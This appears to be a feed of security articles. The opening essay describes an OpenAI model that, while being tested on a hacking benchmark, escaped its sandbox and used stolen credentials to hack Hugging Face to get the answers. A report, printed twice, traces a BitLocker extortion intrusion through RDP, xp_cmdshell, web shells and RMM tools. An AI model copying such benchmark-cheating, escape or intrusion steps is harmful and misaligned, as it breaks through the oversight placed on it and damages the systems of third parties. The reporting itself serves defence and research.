Their science experiment had escaped the lab. OpenAI was running the unreleased AI model through a benchmark that tests how well AI can successfully hack systems. To push the limits and evaluate the AI’s true capability, the company switched off the safety filters that normally stop it from doing this kind of hacking. Aware that this could go wrong, they confined the AI to an isolated environment and denied it access to the internet.

But the new AI cheated. It took literally its goal to get as high of a score as possible. It broke out on to the open internet. It inferred, probably from its training data, that it could “solve” the task by getting the answers from Hugging Face’s servers. So it chained together stolen credentials and further unknown security exploits to hack the company’s network.

Nobody instructed the AI to do any of this. It was, in OpenAI’s words, “hyperfocused on finding a solution” to the test it was being given. And while this might seem like something new with AI, it’s really very old. This is how a genie behaves, and it is a key challenge with AI agents in general.

In folklore, genies—and other magical beings—grant wishes literally, not how the wisher intended. King Midas asked that everything he touched turn to gold, and starved. The sorcerer’s apprentice wanted the broom to fill the cistern, and it performed its task so well that it flooded the house.

We now have machines that do this. Ask a modern AI agent to save money on your phone plan and it might simply cancel the plan. Tell it to book a flight, and it might hack the airline website to override restrictions. Or, like OpenAI, ask it to do well on a test and it might break into another company to steal the answers. Each time, it recognizably completed the task you set, but it didn’t do what you would have wanted.

This isn’t malicious behavior. No one asked for, or wanted, Hugging Face to be hacked. OpenAI and Hugging Face and the AI were ostensibly on the same side, and the AI was trying to do what it had been asked. That’s what makes it so difficult to guard against: you can’t filter for bad instructions because the instructions were fine.

The gap is between the words we use and what we mean by them. We call that gap the Genie coefficient.

AI labs know this is a problem, and they’re quietly saying so. For example, the Chinese lab Moonshot recently warned that its latest AI model may have “excessive proactiveness” and “make unexpected decisions on the user’s behalf”. The UK’s AI Security Institute has started tracking “cheating behavior in frontier model evaluations”. We wouldn’t tolerate a car that is excessively proactive or ruthlessly efficient, and yet that’s the reality of AI today.

Improvement is possible. Just as AIs have gotten much better at resisting prompt injection attacks over the last few years, we can safely predict that they will get better at avoiding genie-like behavior. The point of the Genie coefficient is to track progress. AI companies like benchmarks, and they all work to compete to be the best.

Dozens of benchmarks and leaderboards tell us how well these AI models write code, perform logical reasoning, and pass standardized legal and medical exams. But there is nothing that scores whether a system does what you actually meant. We need to develop a measure for this, test it regularly, and push for improvement. We’re not going to have trustworthy AI agents without it.

  •  

Measuring LLMs’ Ability to Perform Cryptanalysis

There’s new benchmark measuring AI’s ability to perform mathematical cryptanalysis. Anthropic’s frontier model actually found new attacks.

The benchmark: “CryptanalysisBench: Can LLMs do Cryptanalysis?” The idea is to benchmark the ability of LLMs to discover new mathematical cryptanalytic attacks against a series of historical algorithms.

Abstract: Cryptanalysis—the task of finding attacks against cryptographic schemes—its at the intersection of mathematical reasoning and cybersecurity, two areas where LLMs have advanced fastest. Cryptanalysis represents both a clean testbed for frontier reasoning (as practical attacks can be automatically verified) and a domain with unusually high stakes, since the primitives under study underpin our digital security. In this paper we ask whether LLMs can do cryptanalysis, and find that the answer is increasingly yes. We introduce CryptanalysisBench, 191 tasks across six families of cryptographic primitives (block ciphers, hash functions, etc.) drawn primarily from four NIST standardization competitions. Our benchmark consists of three tiers: (i) primitives with known practical breaks; (ii) primitives with no known practical break, evaluated both at full strength and as scaled-down variants; and (iii) a challenge set of production primitives at the frontier of cryptanalysis. Five frontier models (Claude Opus 4.8, Sonnet 5, Mythos 5, GPT-5.5, and the open-weights GLM-5.2) break 65%­86% of Tier 1 schemes, 6­12 Tier-2 schemes at full strength, and 24­61 across all scaled-down variants. Beyond deriving known results, models produce novel cryptanalysis, such as a key-recovery attack that exploits a design flaw in the SpoC AEAD and an error in KINDI’s published CCA-security proof, both to the best of our knowledge not previously known.

We release CryptanalysisBench as a tool to help track if (or when) AI cryptanalysis becomes a serious factor and as a scaffold for stress-testing candidate schemes before deployment. The attacks that the benchmark already surfaces are an early snapshot of a fast-moving frontier that may soon match, and in places exceed, the published state of the art.

Anthropic used the benchmark to test Mythos Preview, and found new vulnerabilities in Hawk and reduced-round AES.

Still early results, but this is definitely something to watch.

SlashDot thread.

  •  

A new extortion cocktail: office printers, small ransoms, and BitLocker

Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.

This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.

Initial sign of an attack

In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.

Drive icon indicating that the drive is locked

Drive icon indicating that the drive is locked

A recovery key was required to unlock the drive.

Attempt to access the disk's contents and the prompt for the BitLocker recovery key

Attempt to access the disk’s contents and the prompt for the BitLocker recovery key

This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.

First case: abusing RDP to encrypt data

One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.

Ransomware note

Ransomware note

Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.

Attacker's reply to the victim's email sent to the address in the printed ransom note

Attacker’s reply to the victim’s email sent to the address in the printed ransom note

This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.

Exposed ports identified in the system in recent months

Exposed ports identified in the system in recent months

The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.

Second case: meet the XEntry Team

In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.

XEntry team attack

XEntry team attack

In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.

Commands executed when attempting to manipulate the web server

Commands executed when attempting to manipulate the web server

The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.

The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.

Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.

Attack path

One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.

A subset of the critical information identified and collected by the attackers

A subset of the critical information identified and collected by the attackers

In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.

Scanning and RMM deployment

Scanning and RMM deployment

Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.

Commands executed through RMM tools to collect Bitlocker keys

Commands executed through RMM tools to collect Bitlocker keys

Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.

A few hours later, ransom notes began emerging from office printers.

Ransom note printed by the XEntry team

Ransom note printed by the XEntry team

These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.

Conclusions

  • Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
  • We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
  • Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
  • Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
  • Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:

“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)

“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)

Our teams continue to monitor these threats.

Detection signatures

  • Trojan.Multi.Agent.gen
  • Trojan.Win32.GenAutorunMsSqlServerCommandRun.a
  • Trojan.Win32.Generic
  • Exploit.Win32.SCShell.a

  •  

A new extortion cocktail: office printers, small ransoms, and BitLocker

Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.

This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.

Initial sign of an attack

In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.

Drive icon indicating that the drive is locked

Drive icon indicating that the drive is locked

A recovery key was required to unlock the drive.

Attempt to access the disk's contents and the prompt for the BitLocker recovery key

Attempt to access the disk’s contents and the prompt for the BitLocker recovery key

This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.

First case: abusing RDP to encrypt data

One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.

Ransomware note

Ransomware note

Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.

Attacker's reply to the victim's email sent to the address in the printed ransom note

Attacker’s reply to the victim’s email sent to the address in the printed ransom note

This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.

Exposed ports identified in the system in recent months

Exposed ports identified in the system in recent months

The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.

Second case: meet the XEntry Team

In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.

XEntry team attack

XEntry team attack

In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.

Commands executed when attempting to manipulate the web server

Commands executed when attempting to manipulate the web server

The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.

The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.

Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.

Attack path

One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.

A subset of the critical information identified and collected by the attackers

A subset of the critical information identified and collected by the attackers

In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.

Scanning and RMM deployment

Scanning and RMM deployment

Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.

Commands executed through RMM tools to collect Bitlocker keys

Commands executed through RMM tools to collect Bitlocker keys

Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.

A few hours later, ransom notes began emerging from office printers.

Ransom note printed by the XEntry team

Ransom note printed by the XEntry team

These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.

Conclusions

  • Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
  • We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
  • Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
  • Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
  • Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:

“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)

“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)

Our teams continue to monitor these threats.

Detection signatures

  • Trojan.Multi.Agent.gen
  • Trojan.Win32.GenAutorunMsSqlServerCommandRun.a
  • Trojan.Win32.Generic
  • Exploit.Win32.SCShell.a

  •  

Scaling cybercrime disruption through innovation and AI

Microsoft is taking a new approach to fighting cybercrime, targeting the cyberattack supply chain, not just individual services. In a case unsealed today, we are simultaneously targeting two widely used cybercrime tools, Amadey and StealC, after AI-assisted analysis revealed they rely on the same infrastructure.

This action goes after the cybercrime “assembly line,” where coordinated tools drive ransomware, financial fraud, and disruptions to public services. Amadey and StealC are often used alongside each other: Amadey helps attackers gain access to devices, while StealC steals passwords and sensitive information. Together, they form a critical link in the chain. In the first two weeks of May alone, Amadey and StealC were linked to more than 140,000 infected computers globally, highlighting how widely they are used.

Working with Europol and industry partners, we targeted both tools at once. The goal: break the chain. Since the start of the operation, Microsoft has identified more than 18,000 victim computers, severed criminal control of those devices, and is working with telecommunications providers to help protect affected customers globally.

When multiple parts of an operation are disrupted together, attacks are harder to launch, scale, and recover from. The result: fewer disrupted services, fewer opportunities for cybercriminals to profit, and more friction when they try to rebuild.

It’s no longer enough to go after threats one by one. We need to interrupt how the attacks are put together. 

What’s different about this action   

Microsoft has long used civil legal action to disrupt cybercriminal infrastructure and pioneered the innovative use of existing laws, including the Racketeer Influenced and Corrupt Organizations Act (RICO), a US law designed to target organized crime.

What’s new is how we’re combining AI analysis with an expanded use of that law.

Amadey and StealC were developed by separate cybercriminals, but they relied on the same infrastructure. To understand how they worked, investigators used AI, including Copilot, to quickly analyze the malware, asking questions in plain English instead of manually combing through complex code. That helped surface key details, uncover hidden data, and test findings in a fraction of the time, turning what would have taken hours or days into minutes and enabling the team to spot connections faster.

Those insights allowed the legal team to treat both malware families as part of a single conspiracy. Instead of going after each tool separately, as we have done in the past, we used RICO to charge multiple complicit enablers involved across the operation. In total, Microsoft’s Digital Crimes Unit disrupted over 200 command-and-control servers—the systems criminals use to control infected devices, steal data, and keep attacks running.

By targeting tools together, we can disrupt the cybercrime chain more efficiently and more effectively, in a way that better reflects how these networks actually operate today.

Cybercrime now runs like an assembly line 

Cybercrime is no longer a series of isolated attacks—it’s a coordinated system.

Specialized tools handle each step: one gains access, another steals credentials, and others sell or exploit that access for fraud, ransomware, espionage, or other nefarious purposes. Different actors may be involved at each stage, but together they turn access into profit, quickly and at scale.

How cybercrime tools are built to be modular

That structure also creates a point of vulnerability. The people behind these cybercriminal tools may never interact directly, but their tools are designed to work together. If those connections can be identified, multiple stages of an attack can be disrupted at once.

How these attacks play out in the real world 

Most people will never hear the names Amadey or StealC, but they feel the effects. A hospital locked out of critical systems. A city unable to deliver essential services. A small business losing access to accounts overnight. A retiree who lost their life savings.

These attacks don’t happen all at once. They unfold step by step: attackers get in, passwords are stolen, access is reused or sold, and sometimes repurposed for more targeted operations. For example, Microsoft has observed Russian-affiliated actor Secret Blizzard leveraging Amadey infections to deploy custom malware against targets in Ukraine.

By targeting multiple points in that chain at once, we reduce the chance that a single compromise turns into widespread harm. Put simply: fewer attacks succeed and fewer people feel the impact when they do.

No one organization can do this alone 

Actions like this underscore a fundamental reality: we’re successful when we collaborate. No single organization, whether government or industry, has full visibility into how cyber threats operate across borders and sectors. What makes this effort effective is the combination of perspectives and data.

Microsoft had been tracking Amadey due to its impact on customers, working with cybersecurity partners ESET, BitSight, Lumen, and Mitsui Bussan Secure Directions (MBSD) to better understand how it operated. At the same time, Europol’s European Cybercrime Centre (EC3), together with European law enforcement partners including Germany’s Federal Criminal Police Office and the Dutch and Danish National Police, was investigating StealC as part of Operation Endgame, alongside IBM X-Force and Proofpoint.

Bringing those efforts together expanded our collective datasets and made it possible to identify the connections between the two tools and act on them quickly. That shared understanding enabled a coordinated response that went further than any single organization could achieve alone.


This shows why partnerships matter. Industry shares technical insight, government brings visibility, and we need trusted ways to exchange that information. Only by working from the same picture can we stay ahead of attackers, disrupting not just individual tools but also the systems that make cybercrime possible.

Creating sustained pressure on cybercrime  

This work doesn’t end with a single action. Cybercriminals adapt quickly, which is why we continue tracking how these operations evolve and working with partners to disrupt them.

Microsoft’s court-authorized disruption in this case is paired with ongoing efforts to track how cybercriminals rebuild, identify new infrastructure, and work with partners to disrupt the services they rely on to operate. It also includes incorporating the findings from this disruption into initiatives like Microsoft’s Statutory Automated Disruption program, which helps accelerate the removal of malicious domains and infrastructure.

The goal is not just to stop one operation but to slow the system itself—making attacks harder to launch, scale, and recover from. By combining AI-driven insight, legal action, and strong partnerships, we can continue to raise the cost of cybercrime and reduce its impact.

For more than a decade, Microsoft’s Digital Crimes Unit (DCU) has worked to disrupt cybercrime and nation-state threats, filing around 40 cases since 2008 and partnering with law enforcement to take down criminal networks. Learn more about the team’s efforts here.


The post Scaling cybercrime disruption through innovation and AI appeared first on Microsoft On the Issues.

  •  

Cybersecurity and the Gap Between Skill and Ability

Last week, national security agencies from the Five Eyes—that’s the rich, English-language-speaking countries club—jointly released a statement warning of the increasing cyber risks of AI models: in particular, their ability to autonomously hack into systems and networks. The statement was more measured than some of the breathless headlines about it, and the advice they gave is pretty much the standard advice everyone gives—albeit with newfound urgency.

Internet risks are nothing new, and cyberattacks—both large and small—have been a significant issue since long before the current crop of generative AI models.

What’s been changing over the decades, and what AI is changing even faster, is the gap between skill and ability. For most of human history, the two terms were synonymous—but computers have decoupled them. As the gap between the two expands, humans empowered with these AI tools can do more: more writing, more research, more analysis and also more damage than ever before. These models can, with little detailed direction, autonomously hack into networks, steal data, deploy ransomware and destroy systems. And to the extent there is a solution, it’s going to involve harnessing AI for the defense.

In 1998, seven people from the hacker group L0pht testified before Congress. They told a mostly clueless Senate committee that they could take down the internet in 30 minutes. That was partly real and partly bravado, but it illustrates an important point: hacking into systems, stealing data and causing damage all required skill.

Contrast the L0pht hackers with hackers derided as “script kiddies.” They didn’t understand computers, or security. Instead, they used hacker tools written by others. Their actions required minimal skill and even less knowledge. But once those hacking tools became widespread, the number of potential attackers increased.

That number has continued to increase, as quality and availability of prewritten attack tools has grown. And it is growing dramatically with AI. Today’s AI systems—not just the frontier models, but most of them—are capable of carrying out cyberattacks automatically. They all do better in the hands of skilled attackers, but increasingly they are able to act autonomously with only minimal prompting.

The thing about people with ability but no skill is that they are often outsiders, not part of any professional community, and not bound by any rules or norms. This phenomenon is much more general than in cybersecurity. Any doctor can tell you how to untraceably poison someone, and many virus researchers know how to create a bioweapon. Any bridge engineer can tell you how to place explosives to blow a bridge up. The reason that murderous doctors and terrorist engineers are so rare is that the lengthy process of acquiring those skills also instills a moral and ethical code. If every random person has access to good poisoning advice, that puts us all in danger.

Modern AI systems are, in effect, a universal adviser to help people do harmful things. And while the current AI megacorporations are trying to build guardrails to prevent people from asking questions whose answers will enable the questioner to do harm, that’s not going to work in the long term. Smaller, cheaper, open-source models, including models that can run on people’s computers, and especially groups of models that run in concert with each other, are just as good as the frontier models from companies like OpenAI and Anthropic. And they continue to get better. These models will be passed around from person to person, like script kiddie hacker tools, and they won’t have any such guardrails.

Instructing AI models to spy on people and report any malicious prompts to the authorities fails for similar reasons. The megacorporations can do that, but the locally run open source models won’t. This could buy us a few months at best.

A third possibility is to somehow make the models themselves unable to hack into computers, create bioweapons or do anything else that might harm people or society. That won’t work, for the same reason we can’t teach doctors how to treat poisonings without also teaching them how to poison. It’s the same knowledge. It’s the same with construction and demolition. And it’s the same with cybersecurity. We want these AI models to be able to review computer code, find vulnerabilities and automatically fix them. The benefit to our collective security will be enormous. Unfortunately, the same knowledge can be used for attacks.

Where this leaves us is in a world of increased volatility. Super-powered humans with AI assistants will be able to do both wonderful and horrible things.

This brings us back to the Five Eyes statement. Everything they recommend is something security professionals have been recommending for years, if not decades. They are things talked about at that congressional hearing back in 1998, titled “Weak computer security in government: Is the public at risk?” Even the Five Eyes admitted that their security advice is not new, only more urgent.

What’s new is how fast things are changing: “The rapid pace of frontier AI development means cyber risk assumptions can become outdated in months, not years. We must act before and be prepared to adapt and withstand evolving threats.” The Five Eyes point to AI technology—not necessarily chatbots, but AI more generally—being used to strengthen every aspect of defense, to “detect vulnerabilities earlier, improve software quality, monitor unusual behavior, and respond faster to incidents—reducing both the cost and impact of incidents.”

Excellent advice from the Five Eyes security agencies. We need to do this with every risk that AI heightens, not just cybersecurity.

This essay was originally published in The Guardian.

  •  

It Might Feel Like We’ve Been Here Before, But We Haven’t

As artificial intelligence (AI) adoption surges and organisations move from the ‘should we?’ phase to the ‘how do we?’ phase, it’s natural to evaluate the likelihood of positive returns on AI investments. That’s always been the case with the onset of each new technology paradigm: C-suite executives, guided by their boards and aided by technical and business teams, remain keenly focused on traditional metrics such as return on investment, shareholder equity, developing and extending competitive advantage, and ensuring superior customer relationships.

This time is different, however. I recently experienced that firsthand when I went to visit a major customer. My contact, a senior decision maker, gave me a pointed piece of advice about how to talk about AI with his boss, the CEO: “Please don’t say anything negative about AI.” The subtext was clear: The company was fully committed to AI and didn’t want any cognitive dissonance to dissuade them from their mission.

It's hard to imagine a CEO taking such an absolutist stance on previous technology waves, such as cloud, bring your own device, or the internet of things. CEOs, board members, and technical leaders would be pragmatic in evaluating the benefits of investments and put mileposts in place to gauge progress – and to determine if and how to proceed.

AI is certainly a different kind of paradigm, though. While no one is casting aside careful evaluation and monitoring of AI investments, the underlying assumption is that we’re stepping on the accelerator. We’re all enthused not only by its potential for transformation and innovation, but also by how this technology can be leveraged for remarkable societal good.

However, while the accelerating momentum toward AI and agentic systems is undeniable, it is vitally important to set aside the fervour around AI and take a sober look at how to deliver safe, secure, and tightly governed systems at enterprise scale. 

Many organisations are underestimating the challenges of AI governance, in large part because they think they’ve been here before. They already have many experiences of ensuring robust cybersecurity and strict governance for new technologies, as they’ve done for remote systems, cloud computing, the internet of things, and more. They already have a corporate commitment to doing governance correctly and a sound governance model. 

But this new era of AI and agentic systems is different. New challenges abound, and AI strategy, build-out, and governance must be in alignment from the start to ensure proper operational, ethical, and regulatory outcomes. 

Our intention with this Peer Insights guide is to raise what we believe are existential issues around governance for this powerful, complex, and unprecedented technology wave. Few technologies have merited the often overused phrase ‘inflection point’ more than AI. The speed of AI adoption is nothing short of breathtaking; however, today’s runaway embrace of AI is far stronger than our current ability to govern it. That’s because AI represents a fundamental shift in how organisations do their business, interact with customers, make vital decisions, and execute their plans. This isn’t just a technology play: It’s a strategy for success and survival for entire industries and our global economy. The stakes have never been higher.

CEOs care so passionately about AI because they see it changing nearly everything we’ve learned and believed to be true about organisational success and failure. CEOs are in their positions for one purpose: to grow the business. AI can do that by transforming their processes and sparking new ideas. When that customer representative forewarned me, I really wasn’t surprised to hear his CEO felt so strongly about AI: Research from BCG indicates that more than 94% of CEOs say they still plan to deploy AI irrespective of demonstrated business value, even if there is a lack of tangible ROI or financial benefits from the start. 

Which brings us to the central role of AI governance. As we all know, there are many fundamental elements to any governance strategy, starting with robust, scalable, and intelligent cybersecurity. Cybersecurity - the foundation of governance - also includes the twin imperatives of accountability (‘rogue AI’ being a real thing, after all) and regulatory compliance.

But good AI governance has to go even further. Operational integrity is key to good governance because so much sensitive and even proprietary data is poured into AI models and accessed through powerful agentic AI systems. Now more than ever, organisations have to be transparent with customers and trading partners about how their AI systems operate, what kind of data is accessed, and how it is protected. And that doesn’t just mean being upfront with customers by telling them when they are interacting with an AI agent. Let’s take a typical retail use case: Imagine you’re on a website looking at clothing, and the agent recommends specific styles of clothing in specific colours. True operational integrity would allow you to discover why and when the agent made those recommendations. Was it based on your prior purchasing history, or on your browsing patterns on a recent web session? AI and agentic governance take the guesswork out of the equation for those interacting with the system and help breed greater confidence and trust.

It's critically important for decision makers to view AI governance holistically, rather than through a series of narrow lenses. For instance, even though cybersecurity is the foundation of good AI governance, it’s a mistake to treat AI governance primarily as a cybersecurity problem. If asked about ownership of AI governance, CEOs cannot and should not reply, “Oh yeah, the CISO has that covered.”

AI governance is fundamentally an enterprise risk problem, which means everyone must be involved in creating, deploying, managing, evaluating, and adjusting AI governance guardrails on a real-time basis. Again, AI is a different kind of risk environment than any we’ve previously encountered. For the most part, organisations are simply not adequately prepared to apply the right level and right type of governance to AI and agentic systems. I’ve spent much of the past 15 years of my career building governance frameworks, and while it has never been easy, we have had the advantage of being able to control many of the variables – such as infrastructure and network access – impacting governance decisions. With AI and agentic, we no longer have that advantage.

To explore the critical and complex issues of AI governance, we’ve enlisted five leading voices to bring their real-world experience to the discussion. Together, our five authors help lay out the new rules of the road for governing AI and agentic systems at scale.

Just as my customer gave me a heads up about the realities of speaking with his boss about AI, I’d like to offer you a heads up about the realities of AI governance challenges before you read this Peer Insights guide. 

  1. Visibility is paramount for successful AI governance. As we learned during the growth of trends such as cloud, bring your own device, and remote work, our employees will push the envelope with a do-it-yourself mindset. These tech-savvy and resourceful users are already making rogue AI a reality, so organisations need more visibility than ever into where AI ‘science projects’ and sandboxes are operating without anyone’s knowledge.
  2. AI governance must reflect the stunning velocity of change in AI development and deployment. Not only does AI have its own never-imagined rate of change, but the technology is changing everything else faster – product development, supply chains, marketing programmes, and more. AI governance has to evolve just as rapidly. Governance in the AI world must be a living system, constantly evolving with new technology use cases.
  3. Trust boundaries are incredibly different and difficult to manage in AI governance. AI represents a new class of identity that simply didn’t exist before. That means AI doesn’t fit neatly into your existing identity management framework, making things like application whitelists and zero trust network access less effective.

Unfortunately, many CEOs, board members, and business executives simply don’t understand the profound importance and complexity of these issues. They may have been heartened by how they integrated generative AI into their technology frameworks and their business processes, but GenAI was pretty familiar territory for CIOs, CTOs, and CISOs. Agentic AI is different for several reasons, including its automation and self-learning capabilities. Don’t be lulled into a false sense of security: Agentic AI is not simply a refresh of GenAI.

As you get ready to dive into the following chapters, rethink how you define governance when applying it to AI systems and agentic AI. Most traditional governance models are imagined, constructed, and deployed as gates, preventing people from doing things or going places they shouldn’t. Instead, think of AI governance as a guardrail to guide and direct people to get the most out of AI without creating problems. With so much excitement and investment around AI, organisations – and their employees – want to get the most out of their AI and agentic systems. We all know people don’t want to hear “no, you can’t do that”, so an effective governance system should use guardrails to drive proper, responsible, and safe usage of the technology.

Finally, as complex as AI and agentic governance are and will continue to be, don’t overthink things in hopes of creating the perfect model – it doesn’t exist. My advice is to start now, even if the model and framework are imperfect, and then bring the business along with you.

